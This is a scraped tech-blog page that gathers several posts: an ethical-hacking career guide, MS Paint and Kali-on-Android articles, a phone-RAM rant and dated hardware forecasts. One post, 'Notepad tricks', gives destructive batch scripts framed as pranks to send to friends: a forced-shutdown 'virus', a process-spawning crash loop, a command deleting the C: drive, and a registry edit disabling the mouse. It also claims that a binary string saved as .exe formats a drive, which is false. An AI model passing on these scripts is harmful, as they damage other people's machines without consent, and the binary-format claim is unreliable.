BREAKING NEWS
Showing posts with label computers. Show all posts

Tuesday, 25 July 2017

How to Become an Ethical Hacker?

To improve the security on the internet, there’s been an increasing demand for ethical hackers (also known as white hat hackers) as they protect the computer systems from dangerous intrusions. There’s been need of technically skilled IT pros with a strong desire to solve problems and prevent malicious hackers from causing damage to network systems.

We should know that the internet security is not about creating awareness, it’s all about contributing yourself to improve it and ethical hacking is the way you can contribute. Many people ask me every day “How to become an ethical hacker?”. And I always tell them that to be a professional ethical hacker you require motivation, dedication, initiative, self-education and formal training in ethical hacking. But, it doesn’t seem like they get satisfaction after my answer.

So, here I am going to share “How to become an ethical hacker” and I’ll be adding some articles at the End of this article where you can learn the basics of white hat hacking and I will be linking some of my articles which will help you to understand it better. So, first of all, clear your concepts regarding the difference between a hacker and a cracker.

A hacker is a computer programmer who loves to tweak with the computer systems to get more than available information and would like to have an unrestricted access to anything he desires. And a Cracker is a malicious hacker i.e. a cracker is a hacker who had hideous intentions and likes creating/destroying others. He simply gets happiness by hurting someone else. In short remember a cracker is the bad guy-the sadist!

How to become an Ethical Hacker?

Hacking is not something you can learn by simply reading eBooks, reading this article, watching YouTube videos, liking hacking related facebook pages or by following some websites. But these are very important to practice for hacking and to raise your interest and gain more knowledge. Yes, It needs a lot more efforts. You have to be constantly updated with the latest technology and you should do a lot of live hacking then only will you reach near perfection.

Now, If you are serious about learning this stuff, you must have patience and knowledge of following:

1. Programming

A programmer or developer knows how to develop a software and a website. This software or websites may be very important and require better security. Here, a role of hacker will be as a security analyst who should find the flaws in the programs or websites and help a programmer to make it more secure. It is not possible if the hacker doesn’t have the knowledge of programming and development. So, You have to keep patience and learn programming. I have already written some articles that will help you to understand programming and development.

1.How to become a Good Programmer?2.Best Websites to Learn Programming.

You must read these articles to learn about programming.

2. Networking

The knowledge of networking is very essential. We daily share a lot of stuff on the internet. Some data may be shared publicly but some data must be secured like your passwords, pictures, bank information etc. An ethical hacker must have the ability to find out any flaw in the network security. If he/she is well aware of the working of an internet, he/she can figure out most of the problems on the network. I am mentioning some articles that will help you to learn about internet concepts and the reality of passwords you daily use.
1.Internet concepts: How does internet work ?
2.Password Secrets: Everyone should be aware about .

3. Cryptography

Do you know whenever you Log-In to your bank website (or any website that requires high security), It encrypts your information so nobody can understand what your information is? It is possible with cryptography. There are basically two terms used in the cryptography:

EncryptionDecryption

Encryption is changing real data into another form so nobody can understand and decryption is getting back the information that were changed into the another form. The data can be de-crypted by the same system that is used for encryption using the same technology.

So, a hacker must have knowledge of cryptography and its algorithms and key concepts. It is definitely not hard to learn if you learn with proper interest .

4. Database Management system

If you know the programming and development then you must know how the website or program is developed. We will have knowledge of networking so we will find out whether the host is properly connected and secured or not. With the help of cryptography, we will insure that how much the data is secured.

But is there something missing? Yes, we did not talk about the databases. All the data we share on the internet through any website is saved somewhere in databases. And these databases contain very important and sensitive information which must be only visible to authorize person like our bank account (Though, a Facebook account is more important). Even if the data is encrypted, A hacker may brute-force the algorithms and decrypts the data. So , A database must be properly secured from attacks.

To be an ethical hacker, you must have to know how data is stored , how data is retrieved and how it can be secured.

5. Linux

Linux is powerful. It’s also free, and 100% open source, meaning anyone can look at each and every line of code in the Linux kernel and patch it when problems arise, means that Linux can be secured not just by a few programmers locked away in some corporate headquarters, but by any user at any time. This is one thing , but there are 99 more.

I have written two articles and they are enough to tell you why do I prefer Linux

1.Why does hacker Prefer Linux?
10 reasons : why should we use Linux.

That’s all . I might not satisfied you hunger to learn hacking but trust me there is nothing you can do if you just ignored the whole article. I am sharing some more interesting article below that will rise your interest in hacking

1.What is a DDoS Attack?
2.How does social media sites can be hacked ?
3.How to Get best Possible security on the internet?
4.Worlds Top 10 most wanted black hat hackers

Sorce:www.geekyvicky.com

These Interesting Notepad Tricks will make you feel like a hacker


Windows Operating system allows you to do more interesting things on your computer you probably didn’t know before. We have shared some articles related to Windows command prompt. You can access many hidden features of windows using CMD. However, you can also make a batch file of CMD commands which can be executed using Notepad. This article contains several Interesting notepad tricks.

Note: Some of the tricks are extremely dangerous, Don’t execute them on your own PC. We are not responsible if anything wrong happens.

Some Interesting Notepad Tricks

1. Create Notepad Virus that Shutdown your Friend Computer with Message

Open Notepad and Type:-

@echo off
Shutdown.exe -s -t 10
cls
msg * I don’t like you MATE!

Save it as “shutdownvirus.bat”.

2. Open 100s of Notepad Tab to Crash a Computer.

@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

Save it as “Unlimitednotepad.bat” and send it to your friends.

3. Make A Personal Log-Book or A Diary

Open Notepad and type:

.LOG (in capital letters)
Save it as “personaldiary.txt”.

When you open the file again you will see the current date and time is inserted automatically after the LOG line. This will happen automatically every time you reopen the notepad file.

4. Test Your Anti-Virus Program effectiveness

Test your antivirus is work or not from type this below code in your notepad.

Copy the code given below in your notepad file:

X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

Save it as “virus.exe” on your computer.

When you save that file in your Computer, you antivirus prompt and say this is working virus. So you know antivirus is working properly on your Window PC Computer.

5. Create Matrix Movie Computer Screen Effects in Your Computer

Open Notepad and Type:

@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start

Save the file name as ”matrix .bat ” in your Computer.

6. Constantly Repeat Notepad Messages

@ECHO off
:Begin
msg * Hi
msg * Are you having fun?
msg * I am!
msg * Let's have fun together!
msg * Because you have been o-w-n-e-d
GOTO BEGIN

Save the file name but with “continue.bat” extension on your computer. When you open this file in your computer, you see message line by line without type anything.

7. Format your Whole Hard Disk from Type Code in Notepad

This is really interesting things for you guys, you can format any Hard Drive from typing below code on the computer.

Open notepad and type the below code in your Computer.

01100110011011110111001001101101011000010111010000 100000011000110011101001011100 0010000000101111010100010010111101011000

Save it as “Format.exe” file giving any name you desire.

That’s It! Now just double click on the file (to open it) and your C: drive will be formatted!
This is just a little binary trick. Be Careful while using it.

8. Write Simple Undetectable Virus

@Echo off
Del C:\ *.* |y

And save that as bomb.bat in your Computer.

Warning: Never run this file on your Computer, because this file deletes your entire system C: Drive.

9. Disable the Mouse Controls in Computer

rem Disable Mouse
set key=”HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass”
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4

Never try this trick in your Computer, because this trick disables your mouse.

Source:vicky singh rao (www.geekyvicky.com)



RIP MS PAINT: Microsoft Is Killing MS Paint After 32 Years


32 years of MS Paint Era Ends


Microsoft’s next new Windows 10 update named the Autumn Creators Update has a variety of new features. Microsoft will be removing Microsoft Paint in the new update. MS Paint was first released in the very first version of Windows 1.0 in 1985. MS Paint in its various appearances was one of the first graphics editors used by many, and it became a crucial software of Windows.

If you remember beginning as a 1-bit monochrome licensed version of ZSoft’s PC Paintbrush, it wasn’t until Windows 98 that Paint could save in JPEG. But now with the Windows 10 Creators Update, released in April, Microsoft introduced an interesting software named Paint 3D replacing MS Paint.

The Paint 3D image making tools have some basic 2D image editing options. Paint 3D is not an update to the MS Paint. Microsoft has completely removed the Paint and replaced with Paint 3D. Besides MS Paint Microsoft has removed Outlook Express, Reading list, and Reader app. These software has been signaled for an end having been added to the “features that are removed or deprecated in Windows 10 Fall Creators Update” list.

The paint was one of the best memory it ever gave to all the 90’s kids. But it had cons back then; Paint was limited to the bitmap and PCX formats until 1998. Don’t forget if we wanted to scribble something out quick and paste job; MS Paint was always there.

The recent version of MS Paint for Windows 7 and later versions were improved but still was poor when compared to other free alternative software such as Paint.NET. The Microsoft Paint date when it will be officially removed from Windows has yet to be confirmed(changes from country to country).

The precise date for the release of the Windows 10 Autumn Creators Update is up in the air. Windows users of 90’s will celebrate or decry Paint’s removal, it will be a moment in the history of Windows as one of its longest-standing apps is put out to pasture.


How To Install Kali Linux On Android Smartphone

Install Kali Linux on your Android device and develop a portable penetration testing environment

Kali Linux, a secure distribution of Linux, is one of the most widely used OS among ethical hackers  (and unethical hackers). The reason is that Kali Linux has almost every tool required for pentesting pre-installed. And a great back end support fromOffensive Security make it a great platform for beginners as well as professionals. Kali Linux is a successor of BackTrack OS which was also developed by Offensive Security.

The developers at Offensive Security have been working extensively for developing a dedicated operating system for cyber-security researchers. Along with ARM devices, Kali Linux is available for Android too.

The installation process is very simple and straightforward. If you have a rooted Android phone having at least 5GB of free storage and a fast internet connection (to download repository files), then everything else is just a matter of few taps on your smartphone.

First of all installLinux Deploy app from Play Store.

Now make sure that your phone is in the required state for installation. That is, make sure that your phone is rooted, having 5GB of free space, an internet connection with decent speed (and you are patient enough to wait for Kali to bootstrap from the network).

Root privilege is required because Kali will install itself in chroot mode. Which means that allowed access will be restricted to specified directory (acting as root directory) and their children.

Step 2 is running the app, and selecting Kali Linux in the distribution tab. Optionally, you can choose your architecture, verify that the Kali mirror is correct, set your installation type and location on your Android device, etc. Generally speaking, the defaults provided by Linux Deploy are good to begin with.

Once all the settings are at place, hit the “install” button and app will start a Kali Linux bootstrap directly from repositories of Offensive Security. Depending on your Internet connection speed, this process could take a while. You’ll be downloading a base install of Kali Linux (with no tools) at minimum.


When the installation is complete, you can have Linux Deploy automatically mount and load up your Kali Linux chroot image. This also includes the starting of services such as SSH and VNC for easier remote access. All of this is automatically done by hitting the “start” button. You should see Linux Deploy setting up your image with output similar to the following:
Kali Linux

At this stage, Linux Deploy has started a VNC and SSH server inside your chrooted Kali image. You can connect to the Kali session remotely using the IP address assigned to your Android device (in my case, 10.0.0.10).

Logging In:

You can now access your Kali Linux instance with either VNC or Secure Shell(SSH). The required credentials are-
For VNC password is “changeme”
For SSH username is “android” and password is again “changeme”

This is what it all looks like on your device:

Linux localhost 3.4.5-447845 #1 SMP PREEMPT Fri Apr 12 17:22:34 KST 2013 armv7l
Kali GNU/Linux 1.0 [running on Android via Linux Deploy] android@localhost:~$ sudo su
root@localhost:/home/android# df
Filesystem 1K-blocks Used Available Use% Mounted on
/dev/loop3 4180944 667268 3304012 17% /
tmpfs 952708 80 952628 1% /dev
tmpfs 952708 0 952708 0% /dev/shm
root@localhost:/home/android#
root@localhost:/home/android# apt-get update
Hit http://http.kali.org kali Release.gpg
Hit http://http.kali.org kali Release
Hit http://http.kali.org kali/main Sources
Hit http://http.kali.org kali/contrib Sources
Hit http://http.kali.org kali/non-free Sources
Hit http://http.kali.org kali/main armel Packages
Hit http://http.kali.org kali/contrib armel Packages
Hit http://http.kali.org kali/non-free armel Packages
Ign http://http.kali.org kali/contrib Translation-en_US
Ign http://http.kali.org kali/contrib Translation-en
Ign http://http.kali.org kali/main Translation-en_US
Ign http://http.kali.org kali/main Translation-en
Ign http://http.kali.org kali/non-free Translation-en_US
Ign http://http.kali.org kali/non-free Translation-en
Reading package lists… Done
root@localhost:/home/android#

Memory Considerations:
If left unchanged, Linux Deploy will automatically set an image size of around 4 GB, for a “naked” installation of Kali. If you would like to install additional Kali tools down the road, you might want to consider using a larger image size, which is configurable via the settings in Linux Deploy.

Quick Tip: Prefer SSH over VNC while logging into your OS. This will save you a lot of time.

Post your further queries in the comment box to get them resolved.

Source:www.techworm.net

Monday, 24 July 2017

What's with the desperate need for having more RAM in your phones, everyone?

What's with the desperate need for having more RAM in your phones, everyone?

There's nothing too bad about having more RAM in a device. Free RAM = wasted RAM, but it still doesn't hurt all that much to have extra RAM.

But my main concern, the reason why I always complain about devices that have an exceeding amount of RAM, is because it makes lazy developers and OEMs lazier.

Adding more RAM to a device serves two main purposes:

1) The manufacturer doesn't need to spend extra money and time in optimizing their software to make it work well with less RAM;
2) It serves as a marketing gimmick. All these companies go around showing off that their devices have so much RAM which makes them so much faster etc., which fools non-techy or uneducated people into believing these false claims.

What I hate the most about this whole "RAM Drama" is the first point I mentioned. All of these devices that come with 4-6GB of RAM can be made to work perfectly fine in nearly all ways even with lesser RAM, and people won't even notice the difference. It's just that companies don't want to do this and they don't want to optimize their fucking software.

You may argue that tech keeps evolving and back in the day we considered 3GB of RAM a lot on smartphones, but now it's a standard. This definitely holds true, but we have not yet reached a point where we even require more than 3-4GB of RAM on any phone, let alone make it a standard.

There's also the case of VR and Android Daydream, which is said to require more RAM. But at which point is VR going to become a standard/necessity? When is the time going to come where everybody needs to use it on a daily basis? How many of these 6GB RAM devices are even going to be VR/Daydream compatible to such an extent that the VR apps will be so advanced that they will actually need an extra whole fucking gigabyte or two of RAM to function smoothly? This may happen eventually, but not in 2016. We're just not in the "VR era" yet.

We have come to a point in 2016 where the rate at which hardware is advancing is surpassing the rate at which software is advancing. What I mean is that the ratio of hardware specifications to software features should always be kept at around 1:1, but today companies are adding in so much crazy hardware with shit software that doesn't take any real advantage of this incredible hardware and doesn't function efficiently. This has caused the hardware to software ratio I mentioned above to increase to 3:2 or even 2:1, which is not good and more so not even needed.

Feel free to argue/counter any points I made above, I'm in the mood for a debate.

And TL;DR: if the Nexus released this year comes with 6GB of RAM I'd be hating on it, but if the Nexus 2 years later comes with 6GB of RAM I probably wouldn't even consider it.

Sunday, 23 July 2017

The Future of Your PC's Hardware

Memristor: A Groundbreaking New Circuit
Since the dawn of electronics, we've had only three types of circuit components--resistors, inductors, and capacitors. But in 1971, UC Berkeley researcher Leon Chua theorized the possibility of a fourth type of component, one that would be able to measure the flow of electric current: the memristor. Now, just 37 years later, Hewlett-Packard has built one.
What is it? As its name implies, the memristor can "remember" how much current has passed through it. And by alternating the amount of current that passes through it, a memristor can also become a one-element circuit component with unique properties. Most notably, it can save its electronic state even when the current is turned off, making it a great candidate to replace today's flash memory.
Memristors will theoretically be cheaper and far faster than flash memory, and allow far greater memory densities. They could also replace RAM chips as we know them, so that, after you turn off your computer, it will remember exactly what it was doing when you turn it back on, and return to work instantly. This lowering of cost and consolidating of components may lead to affordable, solid-state computers that fit in your pocket and run many times faster than today's PCs.
Someday the memristor could spawn a whole new type of computer, thanks to its ability to remember a range of electrical states rather than the simplistic "on" and "off" states that today's digital processors recognize. By working with a dynamic range of data states in an analog mode, memristor-based computers could be capable of far more complex tasks than just shuttling ones and zeroes around.
When is it coming? Researchers say that no real barrier prevents implementing the memristor in circuitry immediately. But it's up to the business side to push products through to commercial reality. Memristors made to replace flash memory (at a lower cost and lower power consumption) will likely appear first; HP's goal is to offer them by 2012. Beyond that, memristors will likely replace both DRAM and hard disks in the 2014-to-2016 time frame. As for memristor-based analog computers, that step may take 20-plus years.


32-Core CPUs From Intel and AMD
If your CPU has only a single core, it's officially a dinosaur. In fact, quad-core computing is now commonplace; you can even get laptop computers with four cores today. But we're really just at the beginning of the core wars: Leadership in the CPU market will soon be decided by who has the most cores, not who has the fastest clock speed.
What is it? With the gigahertz race largely abandoned, both AMD and Intel are trying to pack more cores onto a die in order to continue to improve processing power and aid with multitasking operations. Miniaturizing chips further will be key to fitting these cores and other components into a limited space. Intel will roll out 32-nanometer processors (down from today's 45nm chips) in 2009.
When is it coming? Intel has been very good about sticking to its road map. A six-core CPU based on the Itanium design should be out imminently, when Intel then shifts focus to a brand-new architecture called Nehalem, to be marketed as Core i7. Core i7 will feature up to eight cores, with eight-core systems available in 2009 or 2010. (And an eight-core AMD project called Montreal is reportedly on tap for 2009.)
After that, the timeline gets fuzzy. Intel reportedly canceled a 32-core project called Keifer, slated for 2010, possibly because of its complexity (the company won't confirm this, though). That many cores requires a new way of dealing with memory; apparently you can't have 32 brains pulling out of one central pool of RAM. But we still expect cores to proliferate when the kinks are ironed out: 16 cores by 2011 or 2012 is plausible (when transistors are predicted to drop again in size to 22nm), with 32 cores by 2013 or 2014 easily within reach. Intel says "hundreds" of cores may come even farther down the line.
 
Copyright © 2014 HK TECH - How to 's ; Tips , Tricks And News. Designed by OddThemes